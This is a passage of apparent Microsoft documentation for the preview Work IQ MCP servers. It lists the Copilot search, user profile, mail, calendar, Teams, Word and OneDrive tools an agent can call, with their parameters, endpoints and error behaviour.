11. When asked to allow the Work IQ tool to connect and use services, select **Allow**.



After a few moments, you receive an email.

The agent can now read the email content, understand the context, and respond accordingly. You can repeat these steps to connect your agent to other Work IQ MCP tools, such as Work IQ

Calendar or Work IQ Teams, to further enhance its capabilities with insights from meetings, chats, and more.

Work IQ Agent

OverviewKnowledgeToolsAgentsTopicsActivityEvaluationAnalyticsChannels

Search

PublishSettings

Test

+ Add a tool

AllModel Context Protocol (5)

Last refreshed now

Name	Type	Available to	Trigger	Last modified	Errors	Blocked	Enabled
Work IQ Calendar (Preview)	Model Context Protocol	Work IQ Agent	By agent	Microsoft 47 seconds ago			On
Work IQ Copilot (Preview)	Model Context Protocol	Work IQ Agent	By agent	Microsoft 2 minutes ago			On
Work IQ Mail (Preview)	Model Context Protocol	Work IQ Agent	By agent	Microsoft 4 minutes ago			On
Work IQ Teams (Preview)	Model Context Protocol	Work IQ Agent	By agent	Microsoft 12 minutes ago			On
Work IQ User (Preview)	Model Context Protocol	Work IQ Agent	By agent	Microsoft 1 minute ago			On
Work IQ Word (Preview)	Model Context Protocol	Work IQ Agent	By agent	Microsoft 3 minutes ago			On

Related content

- [Microsoft Agent 365 documentation](#)
- [Create and use shared tools from the Tools page](#)
- [Microsoft 365 admin center help](#)

Last updated on 03/12/2026

Work IQ Copilot reference (preview)

 Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are subject to [supplemental terms of use](#), and are available before an official release so that customers can get early access and provide feedback.

Overview

 **Expand table**

Server ID	Display name	Description
mcp_M365Copilot	Work IQ Copilot	Use this tool for any user request that might require finding, searching, discovering, or locating information contained within Microsoft 365 content—including documents, PDFs, spreadsheets, emails, sites, reports, or files—regardless of whether the question appears general or domain-specific. If the user's request could plausibly be answered using organizational content, you <i>must</i> invoke this tool unless a workload-specific tool exists for that scenario. When no dedicated tool (mail, calendar, Teams, OneDrive, SharePoint, etc.) is available, this tool becomes the primary mechanism for retrieval. If the request mentions a specific workload and its tool is unavailable, you might use this search tool as a fallback. If the search tool can't retrieve the information, clearly state that the information isn't accessible from the available tools instead of answering from general knowledge.

 Note

- Existing connections that use previous versions of Microsoft MCP servers, such as Microsoft Teams MCP server, remain supported.
- For all new connections, use the latest Work IQ MCP servers, such as Work IQ Teams.

Available tools

Copilot Chat

Description: Search across your Microsoft 365 ecosystem—including SharePoint sites, OneDrive files, email messages, Teams chats, and other connected Microsoft 365 content—to locate information stored within your organization.

This tool enables discovery of documents, PDFs, spreadsheets, presentations, emails, sites, and other enterprise content by querying your Microsoft 365 data sources. Use this tool whenever the user's request might involve information that could exist inside Microsoft 365, or when more organizational context might be helpful beyond general knowledge.

If a workload-specific tool (mail, calendar, Teams, etc.) isn't available for a request that references that workload, this search tool might be used as a fallback to attempt retrieval. If a `conversationId` is already provided, the tool continues the same thread; otherwise, a new conversation is created automatically.

Required parameters:

- **message:** The chat message text from the user to send to Copilot

Optional parameters:

- **conversationId:** ID of the existing Microsoft 365 Copilot conversation (this is autocreated if missing)
- **agentId:** Agent ID for the Microsoft 365 Copilot conversation (this is only sent when provided)
- **fileUris:** Array of file references with URI property to ground the response (SharePoint, OneDrive, etc.)

Key features

Microsoft 365 Copilot integration

- Direct chat integration with Microsoft 365 Copilot
- Multiturn conversation support
- Persistent conversation IDs for context retention

Contextual Chat

- Location and time zone context support
- File grounding for contextual responses
- Attach files as contextual resources

Conversation Management

- Start new conversations
- Continue existing conversations with `conversationId`
- Agent-specific conversations

Use cases

- Searching for documents, PDFs, spreadsheets, and presentations across Microsoft 365
- Finding information in emails, Teams chats, and SharePoint sites
- Discovering organizational content when the question might be domain-specific
- Fallback search when workload-specific tools are unavailable
- Grounding responses with specific file URIs from SharePoint or OneDrive
- Maintaining conversation context with `conversationId` for multi-turn interactions

Last updated on 03/14/2026

Work IQ User reference (preview)

 Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are subject to [supplemental terms of use](#), and are available before an official release so that customers can get early access and provide feedback.

Overview

 Expand table

Server ID	Display name	Description
mcp_MeServer	Work IQ User	MCP server for self-knowledge and organizational awareness. Use this MCP server to access user profiles in your organization and perform various actions such as getting your profile, a user's profile, a user's manager, or direct reports.

 Note

- Existing connections that use previous versions of Microsoft MCP servers, such as Microsoft Teams MCP server, remain supported.
- For all new connections, use the latest Work IQ MCP servers, such as Work IQ Teams.

Available tools

mcp_graph_getDirectReports

List the direct reports of a specified user in the directory. You must provide either the user's object ID (GUID) or their `userPrincipalName` (email-like UPN). Don't use 'me' as the `userIdentifier`.

Required parameters:

- **userIdentifier:** User's object ID (GUID) or `userPrincipalName` (UPN)

⚠ Note

Don't send 'me' as `userIdentifier`. If only display name is available, first look up the user to obtain `userPrincipalName` or object ID.

Optional parameters:

- **select:** Comma-separated list of properties to return (for example, `id`, `displayName`, `mail`, `jobTitle`, `userPrincipalName`)
- **top:** Number of items to return per page

mcp_graph_getMyManager

Retrieve the manager of the signed-in user (the caller). This endpoint always returns the manager of the current user context.

Optional parameters:

- **select:** Comma-separated list of manager properties to return

mcp_graph_getMyProfile

Retrieve the profile details of the signed-in user (the caller). This endpoint always returns the profile of the current user context.

Optional parameters:

- **select:** Comma-separated list of user profile properties
- **expand:** Expand related tables (for example, manager, `directReports`)

mcp_graph_getUserProfile

Retrieve a specified user's profile in the directory. You must provide either the user's object ID (GUID) or their `userPrincipalName` (email-like UPN). Don't use 'me' as the `userIdentifier` - use `mcp_graph_getMyProfile` instead for the signed-in user.

Required parameters:

- **userIdentifier:** User's object ID (GUID) or `userPrincipalName` (UPN)

ⓘ Note

Don't send *me*. If only display name is available, first look up the user.

Optional parameters:

- **select:** Comma-separated list of user properties to return
- **expand:** Expand a related table (manager OR `directReports`). You can expand only one property per request.

mcp_graph_getUsersManager

Retrieve the manager of a specified user in the directory. You must provide either the user's object ID (GUID) or their `userPrincipalName` (email-like UPN). Don't use 'me' as the `userIdentifier` - use `mcp_graph_getMyManager` instead for the signed-in user.

Required parameters:

- **userIdentifier:** User's object ID (GUID) or `userPrincipalName` (UPN)

ⓘ Note

Don't send *me*. If only display name is available, first look up the user.

Optional parameters:

- **select:** Comma-separated list of properties to return for the manager, such as `id,displayName,mail,jobTitle,userPrincipalName`

mcp_graph_listUsers

Retrieve a list of users in the organization. Supports query options like `$select`, `$filter`, `$top`, `$orderby`. `ConsistencyLevel` is set to eventual by default.

Optional parameters:

- **top:** Show only the first *n* users
- **select:** Comma-separated list of user properties to return
- **filter:** Filter users by property, such as `startswith(displayName,'A')`
- **orderby:** Order results by given property, such as `displayName`

- **search:** Free-text search for users. Format: "*property:value*", such as `displayName:Neha` to search display names containing *Neha*. Supports multiple properties with spaces. Fallback rule: If `$search` fails or returns no results automatically retry with `$filter`.
- **count:** Include count of items (true or false)
- **ConsistencyLevel:** Required header for advanced queries (default: eventual)

Key features

Self-knowledge

- Get signed-in user's profile
- Get signed-in user's manager
- Access current user context information
- No need for user identifiers

User profiles

- Retrieve any user's profile by ID or UPN
- Access user properties (`displayName`, `mail`, `jobTitle`, etc.)
- Expand related tables (`manager`, `directReports`)
- Property selection with `$select`

Organizational hierarchy

- Get user's manager
- Get user's direct reports
- Navigate reporting structure
- Manager and direct report relationships

User discovery

- List users in organization
- Free-text search with automatic fallback
- OData filtering and ordering
- Pagination support
- Count users in results

Query capabilities

- OData \$select for property selection
- OData \$filter for user filtering
- OData \$expand for related entities
- OData \$orderby for sorting
- Free-text \$search with fallback
- Eventual consistency support

Notes

- Use `mcp_graph_getMyProfile` for signed-in user, not `mcp_graph_getUserProfile` with *me*
- Use `mcp_graph_getMyManager` for signed-in user's manager
- `userIdentifier` must be object ID (GUID) or `userPrincipalName` (UPN), don't use display name
- If only display name available, use `mcp_graph_listUsers` to look up the user first
- `$expand` can only expand one property per request (`manager` or `directReports`)
- `$search` has automatic fallback to `$filter` if search fails
- ConsistencyLevel *eventual* required for advanced queries
- Search format: "*property:value*" with quotes

Common use cases

Get my information

- Use `mcp_graph_getMyProfile` to get current user's profile
- Use `mcp_graph_getMyManager` to get current user's manager

Find a user

- Use `mcp_graph_listUsers` with search parameter

Example: `search=""displayName:John""` to find users named John

- Get `userPrincipalName` or object ID from results

3. Get User Details

- Use `mcp_graph_getUserProfile` with `userIdentifier`
- Use select to get specific properties
- Use expand to include `manager` or `directReports`

4. Get Organizational Structure

- Use `mcp_graph_getUsersManager` to get a user's manager
 - Use `mcp_graph_getDirectReports` to get a user's direct reports
 - Chain calls to navigate reporting hierarchy
-

Last updated on 03/14/2026

Work IQ Mail reference (preview)

 Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are subject to [supplemental terms of use](#), and are available before an official release so that customers can get early access and provide feedback.

Overview

 Expand table

Server ID	Display name	Description
mcp_MailTools	Work IQ Mail	MCP server providing Microsoft Graph mail tools.

 Note

- Existing connections that use previous versions of Microsoft MCP servers, such as Microsoft Teams MCP server, remain supported.
- For all new connections, use the latest Work IQ MCP servers, such as Work IQ Teams.

Available tools

mcp_MailTools_graph_mail_createMessage

Create a draft email. Supports HTML by setting `body.body.contentType = "HTML"`.

Required parameters:

- **subject:** Message subject
- **toRecipients:** Array of recipients with email addresses
- **body:** Message body with contentType (Text/HTML) and content

Optional parameters:

- **preferHtml**: Set to true for HTML content
- **headers**: Optional additional headers

mcp_MailTools_graph_mail_deleteMessage

Delete a message from the signed-in user's mailbox.

Required parameters:

- **id**: Message ID

Optional parameters:

- **If-Match**: Optional `ETag` for concurrency control

mcp_MailTools_graph_mail_getMessage

Get a message by ID from the signed-in user's mailbox. Use `preferHtml` to request HTML body.

Required parameters:

- **id**: Message ID

Optional parameters:

- **select**: OData select clause
- **expand**: OData expand clause
- **preferHtml**: Request HTML body format
- **headers**: Optional HTTP headers

mcp_MailTools_graph_mail_listSent

List messages in sent items.

Optional parameters:

- **filter**: OData filter
- **search**: Search query
- **orderby**: Sort expression
- **top**: Number of items to return
- **select**: Fields to return

mcp_MailTools_graph_mail_reply

Send a reply to an existing message. Supports HTML via `preferHtml` or `headers`.

Required parameters:

- **id:** Message ID to reply to

Optional parameters:

- **comment:** Reply text
- **message:** Optional message overrides
- **preferHtml:** Enable HTML formatting
- **headers:** Optional HTTP headers

mcp_MailTools_graph_mail_replyAll

Send a reply-all to an existing message. Supports HTML via `preferHtml` or `headers`.

Required parameters:

- **id:** Message ID to reply-all to

Optional parameters:

- **comment:** Reply text
- **message:** Optional message overrides
- **preferHtml:** Enable HTML formatting
- **headers:** Optional HTTP headers

mcp_MailTools_graph_mail_searchMessages

Search Outlook messages using Microsoft Graph Search API with keyword query language (KQL) style queries.

Required parameters:

- **requests:** Array of search requests with `entityTypes`, `query`, `from`, `size` parameters

Supports searching message content, subject, body, and attachments

mcp_MailTools_graph_mail_sendDraft

Send an existing draft message by ID.

Required parameters:

- **id:** Draft message ID to send

mcp_MailTools_graph_mail_sendMail

Send an email as the signed-in user.

Required parameters:

- **message:** Message object with subject, `toRecipients`, and body
- **subject:** Email subject
- **toRecipients:** Primary recipients
- **body:** Email body with contentType (Text/HTML) and content

Optional parameters:

- **ccRecipients:** Carbon-copy recipients
- **bccRecipients:** Blind carbon-copy recipients
- **saveToSentItems:** Save to sent items (default: true)
- **preferHtml:** Force HTML rendering
- **headers:** Optional additional HTTP headers

10. mcp_MailTools_graph_mail_updateMessage

Update a message's mutable properties (for example, subject, body, categories).

Required parameters:

- **id:** Message ID

Optional parameters:

- **subject:** New subject
- **body:** New message body
- **categories:** Message categories
- **importance:** Low, Normal, or High
- **If-Match:** `ETag` for concurrency control

Key features

Email composition

- Create draft and send emails

- HTML and plain text support
- To, CC, and BCC recipients
- Rich formatting options

Email management

- Get, update, and delete messages
- Reply and reply-all functionality
- Draft management
- Category and importance settings

Search and filtering

- KQL-style message search
- OData query support
- Search across subject, body, attachments
- Pagination and filtering

Sentitems

- List sent messages
- Optional save to sent items
- Filter and search sent items

Notes

- All operations use Microsoft Graph Mail API
- HTML content requires contentType = "HTML" in body
- `preferHtml` header requests HTML body format
- Search uses Microsoft Graph Search API with KQL queries
- Draft messages can be created, updated, and sent separately
- `ETag` support for concurrency control on updates

Work IQ Calendar reference (preview)

 Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are subject to [supplemental terms of use](#), and are available before an official release so that customers can get early access and provide feedback.

Overview

 Expand table

Server ID	Display name	Description
mcp_CalendarTools	Work IQ Calendar	MCP server for calendar tools. Use this MCP server for calendar operations like creating, updating, retrieving events, managing invites, and checking availability.

 Note

- Existing connections that use previous versions of Microsoft MCP servers, such as Microsoft Teams MCP server, remain supported.
- For all new connections, use the latest Work IQ MCP servers, such as Work IQ Teams.

Available tools

mcp_CalendarTools_graph_acceptEvent

Accept the specified event invitation in a user's calendar.

Required parameters:

- eventId: The ID of the event to accept

Optional parameters:

- **userId:** User ID or `userPrincipalName`
- **comment:** Optional text included in response
- **sendResponse:** Whether to send response to organizer

mcp_CalendarTools_graph_cancelEvent

Cancel an event in a specified user's calendar and notify attendees.

Required parameters:

- **eventId:** The unique identifier of the event to cancel

Optional parameters:

- **userId:** User ID or `userPrincipalName`
- **comment:** Optional cancellation message

mcp_CalendarTools_graph_createEvent

Create a new calendar event in a specified user's calendar. Supports recurring events and online meetings.

Required parameters:

- **subject:** Event subject/title (nonempty)
- **start:** Start timestamp with `dateTime` and `timeZone`
- **end:** End timestamp with `dateTime` and `timeZone`
- **attendees_addresses:** Array of attendee email addresses

Optional parameters:

- **userId:** User ID or `userPrincipalName`
- **body:** Event body with `contentType` (Text/HTML) and content
- **location:** Location with `displayName`
- **attendees_types:** Attendee roles (required, optional, resource)
- **attendees_names:** Attendee display names
- **recurrence:** Recurrence pattern and range
- **isOnlineMeeting:** Set to true for online meeting
- **onlineMeetingProvider:** `teamsForBusiness`, `skypeForBusiness`, `skypeForConsumer`
- **allowNewTimeProposals:** Allow time proposals (default: true)
- **transactionId:** `Idempotence` identifier

mcp_CalendarTools_graph_declineEvent

Decline the specified event invitation in a user's calendar.

Required parameters:

- **eventId:** The ID of the event to decline

Optional parameters:

- **userId:** User ID or `userPrincipalName`
- **comment:** Optional text in response
- **sendResponse:** Whether to send response

mcp_CalendarTools_graph_deleteEvent

Delete an event from a specified user's calendar.

Required parameters:

- **eventId:** The unique identifier of the event to delete

Optional parameters:

- **userId:** User ID or `userPrincipalName`

mcp_CalendarTools_graph_findMeetingTimes

Suggest meeting times and locations based on organizer and attendee availability.

Required parameters:

- **meetingDuration:** Meeting duration (for example, 'PT1H')

Optional parameters:

- **userId:** Organizer ID or `userPrincipalName`
- **attendees_addresses:** Attendee email addresses
- **attendees_types:** Attendee types
- **attendees_names:** Attendee display names
- **timeConstraint:** Time availability with timeslots and `activityDomain`
- **locationConstraint:** Location options
- **maxCandidates:** Maximum suggestions

- **isOrganizerOptional**: Organizer optional flag
- **returnSuggestionReasons**: Include reasons
- **minimumAttendeePercentage**: Minimum attendance threshold

mcp_CalendarTools_graph_getEvent

Get a single calendar event from a specified user's calendar.

Required parameters:

- **eventId**: The unique identifier of the event

Optional parameters:

- **userId**: User ID or `userPrincipalName`
- **select**: OData `\$select` query parameter
- **expand**: OData `\$expand` for navigation properties

mcp_CalendarTools_graph_getSchedule

Get the free/busy schedule for a user, distribution list, or resource.

Required parameters:

- **schedules**: SMTP addresses of users or resources
- **startTime**: Start time with `dateTime` and `timeZone`
- **endTime**: End time with `dateTime` and `timeZone`

Optional parameters:

- **userId**: User ID or `userPrincipalName`
- **availabilityViewInterval**: Time slot length in minutes

mcp_CalendarTools_graph_listCalendarView

Retrieve calendar occurrences within a specified time range for a user.

Required parameters:

- **startDateTime**: Start of time range (ISO 8601)
- **endDateTime**: End of time range (ISO 8601)

Optional parameters:

- **userId:** User ID or `userPrincipalName`
- **top:** Max number of events
- **orderby:** Order by clause

mcp_CalendarTools_graph_listEvents

Retrieve a list of events from a specified user's calendar.

Optional parameters:

- **userId:** User ID or `userPrincipalName`
- **startDateTime:** Start of time range (ISO 8601)
- **endDateTime:** End of time range (ISO 8601)
- **top:** Maximum number of events
- **filter:** OData filter query
- **orderby:** OData order by query

mcp_CalendarTools_graph_updateEvent

Update an existing calendar event in a specified user's calendar.

Required parameters:

- **eventId:** The unique identifier of the event

Optional parameters:

- **userId:** User ID or `userPrincipalName`
- **subject:** Updated subject
- **body:** Updated body content
- **start:** Updated start time
- **end:** Updated end time
- **location:** Updated location
- **attendees_addresses:** Updated attendee emails
- **attendees_types:** Updated attendee types
- **attendees_names:** Updated attendee names
- **isCancelled:** Set to true to cancel
- **recurrence:** Updated recurrence pattern

Key features

Event management

- Create, read, update, and delete events
- Accept, decline, and cancel invitations
- Support for recurring events
- Integration with online meetings (Teams, Skype)

Availability and scheduling

- Get free/busy schedules
- Find meeting times with availability checking
- Calendar view with time range filtering
- Attendee availability analysis

Attendee management

- Manage required, optional, and resource attendees
- Support for time proposals
- Track responses
- Support for distribution lists

Recurrence patterns

- Daily, weekly, monthly, and yearly patterns
- Absolute and relative recurrence
- End date or occurrence count
- Day of week and month specifications

Online meetings

- Integration with Teams for Business
- Support for Skype for Business
- Support for Skype (for personal use)
- Automatic meeting link generation

Notes

- All timestamps use UTC/ISO 8601 format with timezone
- Calendar MCP relies on `UserprofileMCP` to find users in the organization
- Email addresses must be valid format

- Attendee arrays (addresses, types, names) must be in the same order
 - Online meetings require `isOnlineMeeting=true` and `onlineMeetingProvider`
 - Recurrence requires both pattern and range objects
 - Time zones should be consistent across start and end times
 - `TransactionId` enables `idempotent` event creation
-

Last updated on 03/14/2026

Work IQ Teams reference (preview)

Summarize this article for me

 Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are subject to [supplemental terms of use](#), and are available before an official release so that customers can get early access and provide feedback.

 Expand table

Server ID	Display name	Scope	Description
mcp_TeamsServer	Work IQ Teams	McpServers.Teams.All	Microsoft Teams Graph MCP Server to manage chats, channels, and users or messages within them. Use this MCP Server for Teams operations like creating, updating, and retrieving chats and chat messages, managing teams and channels, and performing administrative tasks related to these tasks.

Chat tools

mcp_graph_chat_addChatMember

Endpoint: POST /v1.0/chats/{chat-id}/members

Adds a member to a chat by using `user@odata.bind`, `@odata.type`, and optional roles (member, owner). Returns a 409 error code if the member is already present, a 400 error code for invalid user references, or a 403 error code if policies restrict adding.

Required parameters: chat-id, `@odata.type`, `user@odata.bind`, roles

mcp_graph_chat_createChat

Endpoint: POST /v1.0/chats

Creates a new Teams chat with `chatType` (`oneOnOne` requires exactly two participants, group requires more than two) and members. Returns a 400 if `oneOnOne` has the wrong member count, 409 if the same participants already have a chat, or 403 if the caller lacks rights.

Required parameters: `chatType`, `members`

mcp_graph_chat_deleteChat

Endpoint: `DELETE /v1.0/chats/{chat-id}`

Soft-deletes a chat. Returns a 403 if permission is missing or a 404 if already deleted, and is subject to tenant retention policies.

Required parameters: `chat-id`

mcp_graph_chat_deleteChatMessage

Endpoint: `POST /v1.0/users/{user-id}/chats/{chat-id}/messages/{chatMessage-id}/softDelete`

Soft-deletes a chat message. Returns a 403 without `Chat.ReadWrite`, a 404 for invalid IDs, and might still retain the message for compliance.

Required parameters: `user-id`, `chat-id`, `chatMessage-id`

mcp_graph_chat_getChat

Endpoint: `GET /v1.0/chats/{chat-id}`

Retrieves a chat by ID. Returns metadata like type and topic. Returns a 404 if the chat doesn't exist or isn't visible, or a 403 if permissions are denied.

Required parameters: `chat-id`

mcp_graph_chat_getChatMessage

Endpoint: `GET /v1.0/chats/{chat-id}/messages/{message-id}`

Retrieves a chat message by ID. Returns a 404 if the message doesn't exist or is hidden, or a 403 without proper rights.

Required parameters: `chat-id`, `message-id`

mcp_graph_chat_listChatMembers

Endpoint: `GET /v1.0/chats/{chat-id}/members`

Lists chat participants. Returns roles (member, owner, or guest). Returns a 403 without read permissions or a 404 if chat not found.

Required parameters: chat-id

mcp_graph_chat_listChatMessages

Endpoint: `GET /v1.0/chats/{chat-id}/messages`

Lists messages in a chat with optional `$top`, `$filter`, and `$orderby`. Returns paged results. Compliance might hide content. Errors include a 400 for bad queries and a 429 for throttling.

Required parameters: chat-id

Optional Parameters: `$top`, `$filter`, `$orderby`

mcp_graph_chat_listChats

Endpoint: `GET /v1.0/chats`

Lists chats for the caller with optional `$top`, `$filter`, `$expand`, and `$orderby`. Returns only visible chats; hidden or system chats might be excluded. Returns a 400 for invalid sort expressions.

Optional Parameters: `$top`, `$orderby`, `$expand`, `$filter`

mcp_graph_chat_postMessage

Endpoint: `POST /v1.0/chats/{chat-id}/messages`

Posts a new plain-text message in a chat. Needs chat-id and nonempty body.content; only text supported. Might return a 429 for throttling, a 403 if permissions are missing, or a 404 if chat is invalid. Not `idempotent-avoid` blind retries.

Required parameters: chat-id, body

mcp_graph_chat_updateChat

Endpoint: `PATCH /v1.0/chats/{chat-id}`

Updates chat properties, such as the topic for group chats only. Fails with 400 if used on a one-on-one chat, 403 without rights, or 404 if chat not found.

Required parameters: chat-id, topic

mcp_graph_chat_updateChatMessage

Endpoint: PATCH /v1.0/chats/{chat-id}/messages/{message-id}

Updates a chat message with new plain-text content. Some system or compliance messages block editing. The operation returns a 403 or 400 if editing is disallowed, or a 409 for conflicts.

Required parameters: chat-id, message-id

Channel and Team tools

mcp_graph_teams_addChannelMember

Endpoint: POST /v1.0/teams/{team-id}/channels/{channel-id}/members

Adds a member to a private or shared channel by using `user@odata.bind`, `@odata.type`, and optional roles (owner or empty). Fails on standard channels. Returns a 409 if the member is already present, and a 403 if lacking permissions.

Required parameters: team-id, channel-id, `displayName`, roles, `user@odata.bind`, `@odata.type`

mcp_graph_teams_createChannel

Endpoint: POST /v1.0/teams/{team-id}/channels

Creates a channel in a team with `displayName`, optional description, `membershipType` (standard, private, shared), and optional members. Private or shared channels require explicit members. Duplicates or invalid membership cause a 400 or 409.

Required parameters: team-id, `displayName`

Optional Parameters: description, `membershipType`, members

mcp_graph_teams_createPrivateChannel

Endpoint: POST /v1.0/teams/{team-id}/channels

Creates a private channel by setting `membershipType` to `private`. You must include members when you create the channel, and the members list must have at least one owner. Returns a 400 if the members are missing, a 409 for duplicate names, or a 403 if the caller doesn't have permissions.

Required parameters: team-id, displayName, members

mcp_graph_teams_getChannel

Endpoint: `GET /v1.0/teams/{team-id}/channels/{channel-id}`

Retrieves a channel with optional `$select` and `$filter`. Returns a 404 if the channel isn't found or the caller lacks access, a 403 if permissions are insufficient, or a 400 for unsupported filters.

Required parameters: team-id, channel-id

Optional Parameters: `$select`, `$filter`

mcp_graph_teams_getTeam

Endpoint: `GET /v1.0/teams/{team-id}`

Retrieves team properties with optional `$select` and `$expand`. Returns a 403 or 404 if the team is inaccessible.

Required parameters: team-id

Optional Parameters: `$select`, `$expand`

mcp_graph_teams_listChannelMembers

Endpoint: `GET /v1.0/teams/{team-id}/channels/{channel-id}/members`

Lists all members of a specific Microsoft Teams channel. Returns metadata about each member, such as identity, roles, and membership status. This information is useful for auditing channel participation, verifying membership before role updates, or ensuring compliance.

Required parameters: team-id, channel-id

Optional Parameters: `$top`, `$expand`

mcp_graph_teams_listChannelMessages

Endpoint: GET /v1.0/teams/{team-id}/channels/{channel-id}/messages

Lists messages in a channel. Use the optional `$top` and `$expand` parameters to customize the results. For example, use `$expand` to include replies. Pagination is handled through `@odata.nextLink`. Returns a 403 without read permission or 400 for invalid query options.

Required parameters: team-id, channel-id

Optional Parameters: `$top`, `$expand`

mcp_graph_teams_listChannels

Endpoint: GET /v1.0/teams/{team-id}/allChannels

Lists channels in a team. Use the optional `$select` or `$filter` parameters to customize the results. Returns private and shared channels only if the caller is a member. Fails with a 403 if the caller lacks read rights or a 400 on invalid OData queries.

Required parameters: team-id

Optional Parameters: `$select`, `$filter`

mcp_graph_teams_listTeams

Endpoint: GET /v1.0/users/{user-id}/joinedTeams

Lists the joined teams of a specific user. Returns only memberships of that user, not all tenant teams. Returns a 403 if the caller can't query the user or a 404 if the ID is invalid.

Required parameters: user-id

mcp_graph_teams_postChannelMessage

Endpoint: POST /v1.0/teams/{team-id}/channels/{channel-id}/messages

Posts a plain-text message to a channel. Requires team-id, channel-id, and body.content. Returns a 403 without ChannelMessage.Send, a 404 if channel not found, or a 400 if content is missing.

Required parameters: team-id, channel-id, body

mcp_graph_teams_replyToChannelMessage

Endpoint: `POST /v1.0/teams/{team-id}/channels/{channel-id}/messages/{message-id}/replies`

Replies to a message in a channel by using `body.content`. Only plain text is supported. Returns a 404 if the parent message isn't found, a 403 without rights, or a 400 for invalid content.

Required parameters: team-id, channel-id, message-id, body

mcp_graph_teams_updateChannel

Endpoint: `PATCH /teams/{team-id}/channels/{channel-id}`

Updates a channel with a new `displayName` or description. Restrictions might apply to special channels like **General**. Returns a 403 without rights, a 409 on duplicate names, or a 400 for invalid input.

Required parameters: team-id, channel-id

Optional Parameters: displayName, description

mcp_graph_teams_updateChannelMember

Endpoint: `PATCH /teams/{team-id}/channels/{channel-id}/members/{membership-id}`

Updates a member's role in a private or shared channel by changing roles. Standard channels inherit roles from the team and usually reject updates. Returns a 400 if attempted on standard channels, a 403 if unauthorized, or a 404 if member not found.

Required parameters: team-id, channel-id, membership-id, roles

Supported operations

- Chat management (create, read, update, delete)
- Message operations (send, retrieve, edit, delete)
- Channel management (create, configure, list)
- Member management (add, update, list)
- Team operations (retrieve, list)

Key features

- Full create, read, update, and delete (CRUD) operations for chats and channels
- Support for private, shared, and standard channels
- Message threading and replies

- Member role management
 - OData query support for filtering and pagination
-

Last updated on 03/09/2026

Work IQ Word reference (preview)

 Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are subject to [supplemental terms of use](#), and are available before an official release so that customers can get early access and provide feedback.

Overview

 Expand table

Server ID	Display name	Description
mcp_WordServer	Work IQ Word	MCP server containing tools to work with Microsoft Word documents

 Note

- Existing connections that use previous versions of Microsoft MCP servers, such as Microsoft Teams MCP server, remain supported.
- For all new connections, use the latest Work IQ MCP servers, such as Work IQ Teams.

Available tools

WordCreateNewDocument

Create a new Word document in the root of the user's OneDrive. Provide a desired file name (can be empty) and HTML or plain text content to populate the document body. If `fileName` is empty, a name like `Document_yyyyMMdd_HHmms.docx` is generated. Returns the created `DriveItem` JSON from Microsoft Graph.

Required parameters:

- **fileName:** Desired file name (can be empty for autogenerated name)
- **contentInHtml:** HTML or plain text content for document body

WordGetDocumentContent

Fetch the raw Word document (DOCX) content from OneDrive or SharePoint given its SharePoint sharing URL. Returns a JSON payload with filename, size, `driveId`, `documentId`, plain text content, and all comments in that document. Input must be the sharing link (SharePoint or OneDrive URL).

Required parameters:

- **url:** SharePoint or OneDrive sharing URL of the document

WordCreateNewComment

Description: Add a new comment in the Word document. Provide `driveId`, `documentId`, and the comment text.

Required parameters:

- **driveId:** Drive ID of the document
- **documentId:** Document ID
- **newComment:** Comment text to add

WordReplyToComment

Description: Reply to a comment in the Word document. Provide `commentId`, `driveId`, `documentId`, and the reply text.

Required parameters:

- **commentId:** ID of the comment to reply to
- **driveId:** Drive ID of the document
- **documentId:** Document ID
- **newComment:** Reply text

Key Features

Document creation

- Create Word documents directly in OneDrive
- Support for HTML and plain text content
- Autogenerated file names with `timestamp`

- Returns Microsoft Graph `DriveItem` metadata

Document retrieval

- Fetch document content by using SharePoint or OneDrive URLs
- Extract plain text content from DOCX files
- Retrieve all document comments
- Get document metadata (file name, size, IDs)

Comment management

- Add new comments to documents
- Reply to existing comments
- Full comment thread support

Notes

- Create documents in the root of user's OneDrive.
- Retrieve documents by using SharePoint or OneDrive sharing URLs.
- Perform comment operations by using `driveId` and `documentId` from document retrieval.
- Support HTML content for rich document formatting.
- Use autogenerated file names that follow this format: `Document_yyyyMMdd_HHmms.docx`.

Last updated on 03/14/2026

Work IQ OneDrive reference (preview)

 Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are subject to [supplemental terms of use](#), and are available before an official release so that customers can get early access and provide feedback.

Overview

 Expand table

Server ID	Display name	Description
mcp_OneDriveRemoteServer	Work IQ OneDrive	MCP server for OneDrive operations. Use this server for managing files and folders in the user's personal OneDrive. All file operations limited to ≤5MB.

 Note

- Existing connections that use previous versions of Microsoft MCP servers, such as Microsoft Teams MCP server, remain supported.
- For all new connections, use the latest Work IQ MCP servers, such as Work IQ Teams.

Available tools

getOnedrive

Get information about the user's OneDrive including drive metadata, quota, and owner information.

No parameters required.

getFolderChildrenInMyOnedrive

Enumerates top 20 files and folders (Driveltems) contained within a specified parent folder in the user's OneDrive.

Optional parameters:

- **parentFolderId:** ID of the parent folder whose files and folders will be listed (default: 'root')

findFileOrFolderInMyDrive

Finds a file or folder (Driveltem) in the user's OneDrive by search query. More efficient than searching all accessible files if you know the item is in the user's OneDrive.

Required parameters:

- **searchQuery:** Search query; can be the entire or partial file name

getFileOrFolderMetadataInMyOnedrive

Get metadata of a file or folder (Driveltem) from the user's OneDrive.

Required parameters:

- **fileOrFolderId:** ID of the file or folder in the user's OneDrive

getFileOrFolderMetadataByUrl

Get metadata of a file or folder (Driveltem) from a sharing URL. Only users with existing explicit permissions to access the file will be allowed to get the metadata.

Required parameters:

- **fileOrFolderUrl:** URL of the file or folder. The URL will not be redeemed to share it with the user; they must already have explicit access

readSmallTextFileFromMyOnedrive

Read (download) a text file from the user's OneDrive. You need to provide a fileId (driveltemId) to identify and download the file.

Required parameters:

- **fileId:** The driveltemId of the file to read/download

createSmallTextFileInMyOnedrive

Create or upload a text file of size less than 5MB to the user's OneDrive.

Required parameters:

- **filename:** Name of the file to create
- **contentText:** Text content of the file

Optional parameters:

- **parentFolderId:** ID of the parent folder (default: 'root')

createFolderInMyOnedrive

Create a new folder (DriveItem) in the user's OneDrive as a child of the specified parent folder. If a folder with the same name already exists, a numeric suffix is added (for example, NewFolder (1)).

